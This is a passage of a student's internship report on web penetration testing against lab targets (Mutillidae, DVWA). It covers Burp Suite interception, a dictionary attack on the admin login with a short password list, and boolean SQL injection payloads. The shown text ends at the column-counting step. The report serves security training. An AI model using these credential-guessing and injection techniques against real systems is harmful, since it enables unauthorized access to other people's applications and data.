



RED TEAM

INTERNSHIP ENGAGEMENT REPORT

Week 04: Web App Penetration Testing (OWASP Top 10)

Organization	CyberSter
Report Title	Web App Penetration Testing (OWASP Top 10)
Student Name	Daniyal Shahid
Roll No.	CYB-INT-HQYINF
Instructor	Umar Niaz
Batch	2026
Date	Saturday, July 18, 2026

⚠ CONFIDENTIAL - FOR INTERNAL TRAINING USE ONLY ⚠

Table of Contents

1. EXECUTIVE SUMMARY	2
2. INTRODUCTION	2
3. METHODOLOGY OVERVIEW.....	3
ASSESSMENT LIFECYCLE	3
TASK 01 Burp Suite Mastery (The Interceptor)	4
4.1 - TASK OVERVIEW	4
4.2 - TOOLS USED & WHY	4
4.3 - COMMANDS & EXECUTION	5
4.4 - KEY FINDINGS	10
4.5 - ANALYSIS & IMPACT	10
TASK 02 Injection Attacks (SQL Injection & Command Injection)	11
5.1 - TASK OVERVIEW	11
5.2 - TOOLS USED & WHY	11
5.3 - COMMANDS & EXECUTION	12
5.4 - Summary of Findings & Recommended Tools	19
5.5 - ANALYSIS & IMPACT	20
TASK 03 Broken Access Control & IDOR	21
6.1 - TASK OVERVIEW	21
6.2 - TOOLS USED & WHY	21
6.3 - COMMANDS & EXECUTION	22
6.4 - KEY FINDINGS	23
6.5 - ANALYSIS & IMPACT	23
TASK 04 Cross-Site Scripting (XSS) & File Inclusion	24
7.1 - TASK OVERVIEW	24
7.2 - TOOLS USED & WHY	24
7.3 - COMMANDS & EXECUTION	25
7.4 - KEY FINDINGS	26
7.5 - ANALYSIS & IMPACT	26
11. CONCLUSION	27

1. EXECUTIVE SUMMARY

This report documents the practical completion of all assignments for **Week 04** of the Cybersecurity Internship at **CyberSter**, under the instruction of **Umar Niaz**. The objective of this week was to perform **Web Application Penetration Testing** by identifying and validating vulnerabilities listed in the **OWASP Top 10** using both manual testing techniques and industry-standard security tools.

A comprehensive assessment was conducted against the authorized laboratory environments, including **OWASP Mutillidae II**, **DVWA (Damn Vulnerable Web Application)**, and **Metasploitable 2**. The engagement focused on intercepting and manipulating HTTP traffic using **Burp Suite**, validating input-based vulnerabilities such as **SQL Injection** and **OS Command Injection**, testing **Broken Access Control (IDOR and Privilege Escalation)**, and identifying **Cross-Site Scripting (XSS)** and **File Inclusion (LFI/RFI)** weaknesses. Automated database enumeration was also performed using **SQLMap** to demonstrate the practical impact of insecure input handling.

This report provides a structured overview of each assessment task, the methodology followed, tools utilized, commands executed, key findings, and the overall security impact of the identified vulnerabilities. All activities were performed within an authorized and isolated laboratory environment strictly for educational and ethical security testing purposes.

2. INTRODUCTION

This assessment was completed as part of Week 04 of the Cybersecurity Internship at CyberSter, under the supervision of Umar Niaz. The target environments consisted of OWASP Mutillidae II, DVWA, and Metasploitable 2, which served as authorized practice platforms for web application penetration testing. Building upon the reconnaissance and exploitation techniques covered in previous weeks, Week 04 focused on identifying, validating, and exploiting common web application vulnerabilities based on the OWASP Top 10.

The scope of this engagement was designed to simulate a professional web application security assessment, covering the complete workflow from HTTP traffic interception to vulnerability validation and exploitation. The primary objectives included:

- **Web Traffic Analysis & Manipulation:** Configuring Burp Suite with FoxyProxy to intercept, modify, replay, and automate HTTP requests.
- **Injection Testing:** Performing manual SQL Injection, automating database enumeration using SQLMap, and testing Operating System Command Injection vulnerabilities.
- **Access Control Assessment:** Evaluating Insecure Direct Object References (IDOR) and Privilege Escalation by manipulating user identifiers and authorization cookies.
- **Client & Server-Side Security Testing:** Identifying Reflected Cross-Site Scripting (XSS), Local File Inclusion (LFI), and understanding the security implications of Remote File Inclusion (RFI).

This assessment demonstrates how insecure input validation, weak authorization controls, and improper server-side handling can expose sensitive information, compromise application integrity, and potentially lead to complete system compromise if left unaddressed.

Target: OWASP Mutillidae II, DVWA (Damn Vulnerable Web Application), Metasploitable 2 (Authorized Practice Environment)

Scope: In-scope activities include HTTP request interception, vulnerability validation, SQL Injection testing, SQLMap enumeration, Command Injection, Broken Access Control (IDOR & Privilege Escalation), Cross-Site Scripting (XSS), and File Inclusion testing within authorized laboratory environments. Activities that could disrupt systems outside the lab environment or impact unauthorized targets were strictly excluded.

Instructor: Umar Niaz, Red Team Instructor at CyberSter

Student: Daniyal Shahid | CYB-INT-HQYINF | Batch 2026

3. METHODOLOGY OVERVIEW

- **Planning & Environment Setup:** Configuring Burp Suite with FoxyProxy to establish an intercepting proxy for monitoring and manipulating HTTP requests between the client and web application.
- **Web Application Assessment:** Intercepting, modifying, replaying, and automating requests using Burp Suite Proxy, Repeater, and Intruder to analyze application behavior and identify security weaknesses.
- **Vulnerability Validation:** Performing manual verification of SQL Injection, Command Injection, IDOR, Privilege Escalation, Reflected XSS, and Local File Inclusion vulnerabilities, followed by automated database enumeration using SQLMap where applicable.
- **Impact Verification:** Confirming successful exploitation by extracting database information, executing operating system commands, accessing unauthorized resources, triggering client-side script execution, and validating file inclusion behavior to assess the overall security impact.

ASSESSMENT LIFECYCLE

The engagement followed a structured web application penetration testing methodology:

- **Environment Configuration:** Setting up Burp Suite and browser proxy settings to capture and manipulate HTTP traffic.
- **Request Analysis:** Intercepting and examining client-server communication to identify potential attack vectors.
- **Vulnerability Identification:** Testing application inputs for OWASP Top 10 vulnerabilities using manual techniques and automated tools.
- **Exploitation & Validation:** Confirming identified vulnerabilities through controlled exploitation while documenting evidence and impact.
- **Reporting:** Recording technical findings, security risks, exploitation results, and remediation recommendations to improve the application's security posture.

TASK 01 Burp Suite Mastery (The Interceptor)

Objective: The objective of this task was to develop a practical understanding of HTTP request and response manipulation using Burp Suite. The assessment focused on configuring an intercepting proxy, capturing browser traffic, modifying HTTP requests, replaying requests through Repeater, and performing simple dictionary-based attacks using Intruder. This exercise demonstrates how penetration testers inspect, manipulate, and validate web application behavior during security assessments.

Engagement Phase: Web Application Assessment – HTTP Traffic Interception & Manipulation

The engagement was performed against the authorized OWASP Mutillidae II application hosted on Metasploitable 2. Burp Suite was configured as the intercepting proxy using FoxyProxy, allowing all browser traffic to pass through Burp for inspection and modification. HTTP requests generated during user registration and authentication were intercepted, modified, replayed, and automated to observe changes in server-side behavior and validate the application's handling of user-supplied input.

4.1 - TASK OVERVIEW

This task introduced the practical use of Burp Suite as the primary web application testing platform. The assessment began by configuring Burp Suite and integrating it with the web browser through FoxyProxy. Once the proxy was operational, browser requests destined for the Mutillidae application were intercepted and examined.

Captured requests were manually modified before being forwarded to the server to observe application responses. Registration and login requests were altered by changing parameter values to understand how client-side data could be manipulated.

The assessment then progressed to Burp Repeater, where captured requests were replayed multiple times with modified parameters to analyze application responses without repeatedly interacting with the browser. Finally, Burp Intruder was used to automate multiple authentication attempts using a simple dictionary payload list, demonstrating how automated request generation assists in identifying weak authentication mechanisms and application behavior.

4.2 - TOOLS USED & WHY

To ensure a thorough discovery, we use a combination of fuzzing and enumeration tools:

Burp Suite Community Edition: Intercepted, analyzed, modified, replayed, and automated HTTP requests during testing.

FoxyProxy: Redirected browser traffic through Burp Suite by configuring the local proxy (127.0.0.1:8080).

Mozilla Firefox / Google Chrome: Accessed the Mutillidae web application and generated HTTP traffic for interception.

OWASP Mutillidae II: Vulnerable web application used for practicing request manipulation and authentication testing.

Metasploitable 2: Hosted the Mutillidae environment in an isolated penetration testing lab.

4.3 - COMMANDS & EXECUTION

Step 1 - Configure Burp Suite Proxy

Configured Burp Suite to listen on **127.0.0.1:8080** and verified that the Proxy Listener was active. FoxyProxy was configured to route all browser traffic through Burp Suite.




Figure 1 Burp Suite Proxy Listener Configuration

Step 2 - Intercept Browser Requests

Enabled Proxy → Intercept and captured HTTP requests generated while accessing the Mutillidae application.

#Example:

```
GET /mutillidae/ HTTP/1.1
Host: 192.168.18.94
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:152.0)
Gecko/20100101 Firefox/152.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.9
Accept-Encoding: gzip, deflate, br
Referer: http://192.168.18.94/
Connection: keep-alive
Cookie: PHPSESSID=cca255c545cc14e1f3a4ff0d2414a521
Upgrade-Insecure-Requests: 1
If-Modified-Since: Mon, 13 Jul 2026 14:09:11 GMT
Priority: u=0, i
```




Figure 2 Intercepted HTTP Request in Burp Proxy

Step 3 - Modify HTTP Requests

Modified request headers and parameters before forwarding the request to the web server to observe differences in application behavior.

Example:

Original:

```
GET / HTTP/1.1
```

Modified:

```
GET /test HTTP/1.1
```

```
User-Agent: BurpSuiteTraining
```

User registration and login requests were also modified by changing username and password parameters before forwarding them to the application.




Figure 3 Modified HTTP Request Before Forwarding

Step 4 - Replay Requests Using Repeater

Captured requests were sent to **Burp Repeater**, allowing multiple requests to be resent after modifying parameter values.

The server responses were compared to determine whether different resources or application behavior could be observed.




Figure 4 Burp Repeater Request and Response

Step 5 - Perform Dictionary Attack Using Intruder

Captured a login request and sent it to Burp Intruder. Configured the password parameter as the payload position:
username=admin&password=\$123\$

```
# Payload list used:
123456
password
admin
admin123
welcome
```

Executed the attack to compare response status codes and response lengths for each authentication attempt.

The screenshot displays the Burp Suite interface during a dictionary attack. The left pane shows the 'Request' tab with a POST request to `/mutillidae/index.php?page=login.php`. The payload is `username=admin&password=admin`. The right pane shows the 'Response' tab with the rendered HTML of the login page. The page contains a 'Back' button, a 'Help Me!' button, a 'Hints' section, and a red error message: 'Account does not exist'. Below the error message is a 'Please sign-in' section with input fields for 'Username' and 'Password', and a 'Login' button.

Results Positions

Capture filter: Capturing all items

View filter: Showing all items

Request	Position	Payload	Status code	Response received	Error	Timeout	Length
7	2	password	200	485			50833
8	2	admin	200	315			50833
9	2	admin123	200	192			50833
10	2	welcome	200	393			50878
2	1	password	200	602			50879
3	1	admin	302	576			50976

Request **Response**

Pretty Raw Hex Search 0 highlights

POST /mutillidae/index.php?page=login.php HTTP/1.1
Host: 192.168.18.177
Content-Length: 59
Cache-Control: max-age=0
Accept-Language: en-US,en;q=0.9
Origin: http://192.168.18.177
Content-Type: application/x-www-form-urlencoded
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/146.0.0.0 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7

1 HTTP/1.1 302 Found
2 Date: Wed, 15 Jul 2026 13:21:57 GMT
3 Server: Apache/2.2.14 (Ubuntu) mod_mono/2.4.3 PHP/5.3.2-1ubuntu4.30
with Suhosin-Patch proxy_html/3.0.1 mod_python/3.3.1 Python/2.6.5
mod_ssl/2.2.14 OpenSSL/0.9.8k Phusion_Passenger/4.0.38
mod_perl/2.0.4 Perl/v5.10.1
4 X-Powered-By: PHP/5.3.2-1ubuntu4.30
5 Set-Cookie: username=admin
6 Set-Cookie: uid=1
7 Location: index.php?popupNotificationCode=AU1
8 Logged-In-User: admin
9 Vary: Accept-Encoding
10 Content-Length: 50417

Intruder Attack Results

Burp Intruder executed the configured dictionary attack by testing multiple password values against the target login request. The application responses were compared using the HTTP status code and response length.

Figure 5 Burp Intruder Attack Results Showing HTTP Status Comparison

Payload	HTTP Status	Response Length	Observation
123456	200 OK	396	Authentication failed
password	200 OK	602	Authentication failed
admin	302 Found	576	Different server response indicating a successful authentication attempt or redirect
admin123	200 OK	416	Authentication failed
welcome	200 OK	278	Authentication failed

The **302 Found** response generated by the **admin** payload differed from all other responses, which returned **HTTP 200 OK**. During penetration testing, a change in response status code is often an indicator of valid credentials or altered application behavior and should be investigated further.

"Burp Intruder identified a unique server response (HTTP 302) for the password admin, indicating potential valid credentials or a successful authentication redirect."

4.4 - KEY FINDINGS

Assessment Area	Observation / Result
Burp Suite Configuration	Burp Suite was successfully configured as an intercepting proxy using FoxyProxy, providing complete visibility into client-server HTTP communication.
Request Interception & Modification	Registration and login requests were intercepted and manually modified before being forwarded to the server, demonstrating that client-supplied parameters can be altered during transmission.
Burp Repeater Testing	Burp Repeater enabled efficient replay of captured requests with modified parameters, allowing controlled testing of application behavior without repeated browser interaction.
Burp Intruder Attack	Burp Intruder successfully executed a dictionary-based authentication attack using a predefined password list.
Authentication Response Analysis	During the Intruder attack, the payload admin generated an HTTP 302 (Found) response, while the remaining payloads returned HTTP 200 (OK). This variation indicates a difference in application behavior that may represent successful authentication or a redirect requiring further validation.

4.5 - ANALYSIS & IMPACT

This exercise demonstrated the importance of understanding the HTTP request-response lifecycle during web application security assessments. By intercepting and modifying requests, it became evident that any data transmitted from the client should never be considered trustworthy without proper server-side validation.

The use of Burp Repeater highlighted how manually altering parameters can expose inconsistent application behavior, while Burp Intruder illustrated the effectiveness of automating repetitive authentication attempts. The observed HTTP 302 response for one payload emphasizes how differences in response codes, response lengths, or redirection behavior can help identify valid credentials or reveal authentication logic.

From a security perspective, applications lacking appropriate authentication controls, rate limiting, account lockout mechanisms, or robust server-side validation are more susceptible to credential attacks and unauthorized access attempts. Proper defensive measures such as strong password policies, multi-factor authentication (MFA), request validation, and brute-force protection are essential to mitigate these risks.

RED TEAM INSIGHT

Burp Suite serves as one of the most valuable tools during web application penetration testing because it provides complete visibility into client-server communication. The ability to intercept, manipulate, replay, and automate HTTP requests enables security professionals to identify weaknesses that are often invisible through normal browser interaction. Although this task primarily focused on learning traffic interception and request manipulation, the observed differences in server responses demonstrate how subtle behavioral changes can reveal potential security issues. Red team operators routinely leverage these techniques as a foundation for identifying authentication weaknesses, validating vulnerabilities, and preparing for more advanced web application exploitation during authorized security assessments.

TASK 02 Injection Attacks (SQL Injection & Command Injection)

Objective: The objective of this task was to identify and validate input-based vulnerabilities by performing Manual SQL Injection, automated SQL Injection using SQLMap, and Operating System Command Injection. The exercise focused on understanding how insufficient input validation can allow attackers to manipulate database queries or execute operating system commands, ultimately compromising the confidentiality, integrity, and availability of a web application.

Engagement Phase: Web Application Assessment - Injection Testing

The assessment was performed against the authorized OWASP Mutillidae II and DVWA (Damn Vulnerable Web Application) environments hosted on Metasploitable 2. Burp Suite was used to capture and modify HTTP requests, while SQLMap automated database enumeration. Manual payloads were executed to validate SQL Injection and Command Injection vulnerabilities, allowing controlled verification of application behavior within the isolated lab environment.

5.1 - TASK OVERVIEW

This task focused on identifying vulnerabilities caused by improper input validation. The assessment began by locating user-controlled input fields and URL parameters that interacted with the backend database. Burp Suite Repeater was used to manually modify captured requests and inject SQL payloads to determine whether the application was vulnerable to SQL Injection. After confirming the injection point, manual techniques such as Boolean-based testing, ORDER BY, and UNION SELECT were performed to extract database information including the database version and current database user. The assessment then progressed to SQLMap, which automated database enumeration by identifying available databases, tables, columns, and extracting stored records. The final phase evaluated Operating System Command Injection using DVWA. User-supplied input was manipulated by appending command separators and operating system commands to verify whether the application executed arbitrary system commands on the underlying server.

5.2 - TOOLS USED & WHY

Burp Suite Community Edition: Captured and modified HTTP requests during SQL Injection testing.

Burp Repeater: Replayed requests with different SQL payloads to validate injection behavior.

SQLMap: Automated SQL Injection detection and database enumeration.

DVWA (Damn Vulnerable Web Application): Target environment for OS Command Injection testing.

OWASP Mutillidae II: Vulnerable web application used for SQL Injection exercises.

Metasploitable 2: Hosted the vulnerable web applications within an isolated laboratory environment.

Linux Terminal: Executed SQLMap commands during automated testing.

5.3 - COMMANDS & EXECUTION

Part 1 - Manual SQL Injection

Step 1 - Identify the Injection Point

Captured the HTTP request in Burp Suite and sent it to **Repeater** for manual testing.




Figure 6 Baseline Request – Normal application response for ID=1

Step 2 - Test for SQL Injection

Injected a single quotation mark (') to determine whether the application returned a database error.




Figure 7 Syntax Error Verification – Injecting a single quote (') triggers a database syntax error, confirming the entry point is vulnerable

Step 3 - Boolean-Based SQL Injection

Tested logical conditions to verify SQL Injection.

```
?id=1 AND 1=1
?id=1 AND 1=2
```

Differences in application responses were analyzed to confirm the vulnerability.




Figure 8 Successful logical TRUE condition. The application processes the query normally and returns the expected user record, confirming that the backend database is interpreting the injected logical operator.

Step 4 - Identify Number of Columns

Used ORDER BY statements to determine the number of columns returned by the query.

```
